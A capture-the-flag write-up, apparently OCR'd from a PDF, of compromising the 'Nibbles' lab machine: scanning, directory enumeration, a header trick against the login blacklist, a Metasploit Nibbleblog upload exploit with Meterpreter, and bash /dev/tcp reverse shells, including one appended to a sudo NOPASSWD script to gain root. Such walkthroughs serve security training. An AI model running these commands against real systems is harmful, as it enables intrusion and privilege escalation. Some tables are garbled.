# Nibbles - Linux - Easy - Writeup

# **Scanning**

#### **Initial Scan**

```
nmap 10.129.157.37 -F -v -oA Logs/Initial
```

```
Nmap scan report for 10.129.157.37

Host is up (0.17s latency).

Not shown: 97 closed tcp ports (conn-refused)

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

6000/tcp filtered X11
```

### **Port Scan**

```
Delayed
```

Took too much time to complete. Was not complete even after I completed the challenge.

## **Aggressive Scan**

```
nmap 10.129.157.37 -p 22,80 -A -T4 -v -oA Logs/AggressiveScan
```

## **Enumeration**

```
nmap 10.129.157.37 -sC -sV -p 80 -v -oA Logs/80-HTTPScriptScan
```

```
Nmap scan report for 10.129.157.37

Host is up (0.17s latency).

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-title: Site doesn't have a title (text/html).

|_http-server-header: Apache/2.4.18 (Ubuntu)

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS
```

searchsploit -t Apache 2.4.18

```
—(nathan⊕BADRAM)-[~/CTF-Challenges/Nibbles]
-$ <mark>searchsploit -t</mark> Apache 2.4.18
   Exploit Title
                                                                                                                                                                                                                                                                                                 | Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution

Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner

Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalati

Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak

Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service

Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow

Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)

Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)

Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal

Apache Tomcat < 5.5.17 - Remote Directory Listing

Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal

Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)

Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass /

Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass /

Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)

Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution
                                                                                                                                                                                                                                                                                                       php/remote/29290.c
                                                                                                                                                                                                                                                                                                       php/remote/29316.py
linux/local/46676.php
                                                                                                                                                                                                                                                                                                       linux/webapps/42745.py
                                                                                                                                                                                                                                                                                                       multiple/dos/26710.txt
                                                                                                                                                                                                                                                                                                       unix/remote/21671.c
                                                                                                                                                                                                                                                                                                       unix/remote/764.c
                                                                                                                                                                                                                                                                                                       unix/remote/47080.c
                                                                                                                                                                                                                                                                                                       linux/webapps/39642.txt
                                                                                                                                                                                                                                                                                                       multiple/remote/2061.txt
                                                                                                                                                                                                                                                                                                      unix/remote/14489.c
multiple/remote/6229.txt
                                                                                                                                                                                                                                                                                                       jsp/webapps/42966.py
                                                                                                                                                                                                                                                                                                       windows/webapps/42953.txt
                                                                                                                                                                                                                                                                                                       linux/dos/36906.txt
                                                                                                                                                                                                                                                                                                       linux/remote/34.pl
```




Hello world!

```
Line wrap 

| Sobole | Sobole
```

### Found a Directory from page source



#### Visited /nibbleblog directory. found nothing much in there

gobuster dir -u http://10.129.157.37 -w /usr/share/wordlists/dirb/common.txt
-o ./Logs/80-Gobuster

```
Starting gobuster in directory enumeration mode
                       (Status: 403)
/.hta
                                     [Size: 292]
                       (Status: 403)
/.htpasswd
                                     [Size: 297]
                                     [Size: 297]
 .htaccess
                       (Status: 200) [Size: 93]
/index.html
server-status
                       (Status:
                                403) [Size: 301]
Progress: 4614 / 4615 (99.98%)
 inished
```

```
gobuster dir -u http://10.129.157.37/nibbleblog -w
/usr/share/wordlists/dirb/common.txt -o ./Logs/80-Gobuster_nibbleblog
```

```
Starting gobuster in directory enumeration mode
                                  (Status: 403) [Size: 308]
(Status: 403) [Size: 303]
(Status: 403) [Size: 308]
/.htaccess
/.hta
/.htpasswd
/admin
                                  (Status: 301) [Size: 325] [
                                  (Status: 200) [Size: 1401]
(Status: 301) [Size: 327]
(Status: 200) [Size: 2987]
/admin.php
/content
/index.php
                                 (Status: 301) [Size: 329] [→ http://10.129.157.37/nibbleblog/languages/] (Status: 301) [Size: 327] [→ http://10.129.157.37/nibbleblog/plugins/] (Status: 200) [Size: 4628]
/languages
/plugins
/README
                                  (Status: 301) [Size: 326] [
/themes
Progress: 4614 / 4615 (99.98%)
Finished
```

http://10.129.157.37/nibbleblog/admin/

← → C △ Not secure 10.129.157.37/nibbleblog/admin/

# Index of /nibbleblog/admin

<u>Name</u>	Last modified	Size Description
Parent Director	ſ <u>Y</u> .	-
ajax/	2017-12-10 23:27	· -
boot/	2017-12-10 23:27	-
controllers/	2017-12-10 23:27	-
<u>js/</u>	2017-12-10 23:27	-
kernel/	2017-12-10 23:27	· -
templates/	2017-12-10 23:27	· -
<u>views/</u>	2017-12-10 23:27	· -

Apache/2.4.18 (Ubuntu) Server at 10.129.157.37 Port 80

← → C △ Not secure 10.129.157.37/nibbleblog/content/private/

# Index of /nibbleblog/content/private

<u>Name</u>	<b>Last modified</b>	Size Description
Parent Directory	<u>r</u>	-
<u>categories.xml</u>	2017-12-10 22:52	325
comments.xml	2017-12-10 22:52	431
config.xml	2017-12-10 22:52	1.9K
keys.php	2017-12-10 12:20	191
notifications.xm	<u>l</u> 2017-12-29 05:42	1.1K
pages.xml	2017-12-28 15:59	95
plugins/	2017-12-10 23:27	-
posts.xml	2017-12-28 15:38	93
shadow.php	2017-12-10 12:20	210
tags.xml	2017-12-28 15:38	97
wsers.xml	2017-12-29 05:42	370

Apache/2.4.18 (Ubuntu) Server at 10.129.157.37 Port 80

Found some sensitive information like username

## Sensitive information

username: <a href="mailto:admin@nibbles.com">admin@nibbles.com</a> mail id: <a href="mailto:noreply@10.10.10.134">noreply@10.10.10.134</a>

# Index of /nibbleblog/languages

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Director	T <u>Y</u> .	-
de DE.bit	2014-02-03 14:27	7 17K
en US.bit	2014-02-28 16:34	4 17K
es ES.bit	2014-02-03 14:27	7 18K
fr FR.bit	2014-03-11 20:36	5 19K
it IT.bit	2014-02-03 14:27	7 18K
nl NL.bit	2014-03-28 19:06	5 17K
pl PL.bit	2014-03-28 19:05	5 18K
pt PT.bit	2014-02-03 14:27	7 18K
ru RU.bit	2014-02-04 20:43	3 24K
vi VI.bit	2014-02-03 14:27	7 18K
zh CN.bit	2014-03-28 19:07	7 16K
zh TW.bit	2014-02-03 14:27	7 16K

Apache/2.4.18 (Ubuntu) Server at 10.129.157.37 Port 80

http://10.129.157.37/nibbleblog/plugins/

# Index of /nibbleblog/plugins

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory		-
about/	2013-11-05 21:23	-
analytics/	2013-11-05 21:23	-
<u>categories/</u>	2013-11-04 15:42	-
hello/	2013-11-04 20:03	-
html code/	2013-11-05 21:23	-
latest_posts/	2014-01-20 14:17	-
maintenance mode	2013-11-05 21:24	-
my image/	2013-11-05 21:24	-
open_graph/	2014-02-25 14:10	-
pages/	2014-01-23 21:53	-
auick links/	2013-11-01 14:23	-
slogan/	2013-11-01 14:23	-
sponsors/	2013-11-05 21:24	-
tag_cloud/	2014-02-25 14:10	-
twitter_cards/	2013-11-05 20:47	-

Apache/2.4.18 (Ubuntu) Server at 10.129.157.37 Port 80


http://10.129.157.37/nibbleblog/themes/

 $\leftarrow$   $\rightarrow$   $\mathbf{C}$   $\triangle$  Not secure 10.129.157.37/nibbleblog/themes/

# Index of /nibbleblog/themes

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory	<u></u>	-
echo/	2017-12-10 23:27	' -
medium/	2017-12-10 23:27	' -
<u>note-2/</u>	2017-12-10 23:27	' -
<u>simpler/</u>	2017-12-10 23:27	' -
techie/	2017-12-10 23:27	-

Apache/2.4.18 (Ubuntu) Server at 10.129.157.37 Port 80




#### Sensitive information

Nibbleblog Version v4.0.3 Code Name: Coffee


searchsploit -t nibbleblog 4.0.3

http://10.129.157.37/nibbleblog/admin.php



### **Sensitive** information


Admin login page found



Nibbleblog security error - Blacklist protection

Blacklist protection enabled for user brute force Max 5 failed login attempts allowed

#### Added X-Forwarded-By: 127.0.0.1 in request header to bypass waf.



### Credential

admin // nibbles

https://www.exploit-db.com/exploits/38489



https://www.rapid7.com/db/modules/exploit/multi/http/nibbleblog\_file\_upload/



### **Initial Foothold**

```
msf6 > search exploit nibbleblog

Matching Modules

# Name Disclosure Date Rank Check Description

0 exploit/multi/http/nibbleblog_file_upload 2015-09-01 excellent Yes Nibbleblog File Upload Vulnerability
```

```
<u>msf6</u> exploit(multi/http/nibbleblog_file_upload) > show_options
Module options (exploit/multi/http/nibbleblog_file_upload):
                Current Setting Required Description
   PASSWORD
                nibbles
                                                The password to authenticate with
                                               A proxy chain of format type:host:port[,type:host:port][ ... ]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   Proxies
                10.129.157.37
                                    yes
   RHOSTS
                                               The target port (TCP)
Negotiate SSL/TLS for outgoing connections
   RPORT
                80
                                    yes
                false
   SSL
                                    no
   TARGETURI
                                                The base path to the web application
                /nibbleblog/
                                    ves
   USERNAME
                                                The username to authenticate with
                admin
                                    yes
   VHOST
                                                HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
           Current Setting Required Description
   Name
   LHOST
           10.10.14.77
                                           The listen address (an interface may be specified)
                               ves
   LPORT
                                           The listen port
                               yes
Exploit target:
   Id Name
        Nibbleblog 4.0.3
```

```
msf6 exploit(multi/http/nibbleblog_file_upload) > check
[*] 10.129.157.37:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/nibbleblog_file_upload) > exploit

[*] Started reverse TCP handler on 10.10.14.77:4455
[*] Sending stage (39927 bytes) to 10.129.157.37
[+] Deleted image.php
[*] Meterpreter session 2 opened (10.10.14.77:4455 → 10.129.157.37:45592) at 2024-06-05 20:22:47 +0530

meterpreter > getuid
Server username: nibbler
meterpreter > nostname
```

```
meterpreter > ls
sh: 0: getcwd() failed: No such file or directory
Listing: /home/nibbler
Mode
                   Size
                         Type
                                Last modified
                                                            Name
                         fil
100600/rw-
                                2017-12-29 15:59:56 +0530
                   0
                                                            .bash_history
040775/rwxrwxr-x
                                2017-12-11 08:34:04 +0530
                   4096
                         dir
                                                            .nano
100400/r
                   1855
                         fil
                                2017-12-11 08:37:21 +0530
                                                            personal.zip
100400/r
                   33
                         fil
                                2021-03-12 21:15:55 +0530
                                                            user.txt
```

```
meterpreter > download user.txt ~/CTF-Challenges/Nibbles/
sh: 0: getcwd() failed: No such file or directory
[*] Downloading: user.txt → /home/nathan/CTF-Challenges/Nibbles/user.txt
[*] Downloaded 33.00 B of 33.00 B (100.0%): user.txt → /home/nathan/CTF-Challenges/Nibbles/user.txt
[*] Completed : user.txt → /home/nathan/CTF-Challenges/Nibbles/user.txt
meterpreter > download personal.zip ~/CTF-Challenges/Nibbles/
sh: 0: getcwd() failed: No such file or directory
[*] Downloading: personal.zip → /home/nathan/CTF-Challenges/Nibbles/personal.zip
[*] Downloaded 1.81 KiB of 1.81 KiB (100.0%): personal.zip → /home/nathan/CTF-Challenges/Nibbles/personal.zip
[*] Completed : personal.zip → /home/nathan/CTF-Challenges/Nibbles/personal.zip
```

```
(nathan®BADRAM)-[~/CTF-Challenges/Nibbles]
$ cat user.txt
79c03865431abf47b90ef24b9695e148
```

# **Privilege Escalation**

```
nathan®BADRAM)-[~/CTF-Challenges/Nibbles]
 -$ unzip personal.zip
Archive: personal.zip
  creating: personal/
  creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
  —(nathan®BADRAM)-[~/CTF-Challenges/Nibbles]
_$ 11
total 7
                         0 Jun 5 18:34 Evidences
drwxrwxrwx 1 root root
                                5 20:24
drwxrwxrwx 1 root root 4096 Jun
drwxrwxrwx 1 root root
                       0 Jun
                                5 18:34
                                5 18:34
drwxrwxrwx 1 root root
                         0 Jun
drwxrwxrwx 1 root root
                        0 Jun
                                5 18:34
                        0 Jun 5 18:34
drwxrwxrwx 1 root root
drwxrwxrwx 1 root root 0 Dec 11 2017
-rwxrwxrwx 1 root root 1855 Dec 11 2017 personal.zip
                        14 Jun 5 18:37 scope.txt
-rwxrwxrwx 1 root root
-rwxrwxrwx 1 root root
                        33 Mar 12 2021 user.txt
```

```
(nathan® BADRAM)-[~/CTF-Challenges/Nibbles]
$ cd personal

(nathan® BADRAM)-[~/CTF-Challenges/Nibbles/personal]
$ ll
total 0
drwxrwxrwx 1 root root 0 Dec 11 2017 Stuff

(nathan® BADRAM)-[~/CTF-Challenges/Nibbles/personal]
$ cd stuff

(nathan® BADRAM)-[~/CTF-Challenges/Nibbles/personal/stuff]

$ ll
total 4
-rwxrwxrwx 1 root root 4015 May 8 2015 monitor.sh
```

monitor.sh file had sudo NOPASSWD permission. So we could execute this file with any

user without giving the password.

```
meterpreter > shell
sh: 0: getcwd() failed: No such file or directory
Process 1742 created.
Channel 5 created.
whoami
nibbler
```

```
nc -nvlp 1337
```

```
(nathan® BADRAM)-[~/CTF-Challenges/Nibbles]
$ nc -nvlp 1337
listening on [any] 1337 ...
```

```
bash -c 'bash -i >& /dev/tcp/10.10.14.77/1337 0>&1'
```

```
nibbler@Nibbles:/home/nibbler$ which bash
which bash
/bin/bash
nibbler@Nibbles:/home/nibbler$ bash -c 'bash -i >& /dev/tcp/10.10.14.77/1337 0>&1'
<er$ bash -c 'bash -i >& /dev/tcp/10.10.14.77/1337 0>&1'
```

```
(nathan® BADRAM) - [~/CTF-Challenges/Nibbles]
$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.14.77] from (UNKNOWN) [10.129.157.37] 39550
bash: cannot set terminal process group (1270): Inappropriate ioctl for device
bash: no job control in this shell
nibbler@Nibbles:/home/nibbler$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<er$ python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/home/nibbler$ ^Z
zsh: suspended nc -nvlp 1337

(nathan® BADRAM) - [~/CTF-Challenges/Nibbles]
$ stty raw -echo;fg
[1] + continued nc -nvlp 1337

nibbler@Nibbles:/home/nibbler$ export TERM=xterm-256color
nibbler@Nibbles:/home/nibbler$ stty rows 65 columns 119</pre>
```

```
echo "bash -c 'bash -i >& /dev/tcp/10.10.14.77/1234 0>&1'" | tee -a monitor.sh
```

```
sudo -u root /home/nibbler/personal/stuff/monitor.sh
```

```
nibbler@Nibbles:/home/nibbler/personal/stuff$
nibbler@Nibbles:/home/nibbler/personal/stuff$
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -u root /home/nibbler/personal/stuff/monitor.sh
```

nc -nvlp 1234

```
(nathan® BADRAM)-[~/CTF-Challenges/Nibbles]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.77] from (UNKNOWN) [10.129.157.37] 44374
root@Nibbles:/home/nibbler/personal/stuff# whoami
whoami
root
root@Nibbles:/home/nibbler/personal/stuff# cd /root
cd /root
root@Nibbles:~# ls
ls
root.txt
root@Nibbles:~# cat root.txt
cat root.txt
de5e5d6619862a8aa5b9b212314e0cdd
root@Nibbles:~# | |
```

## Root.txt

de5e5d6619862a8aa5b9b212314e0cdd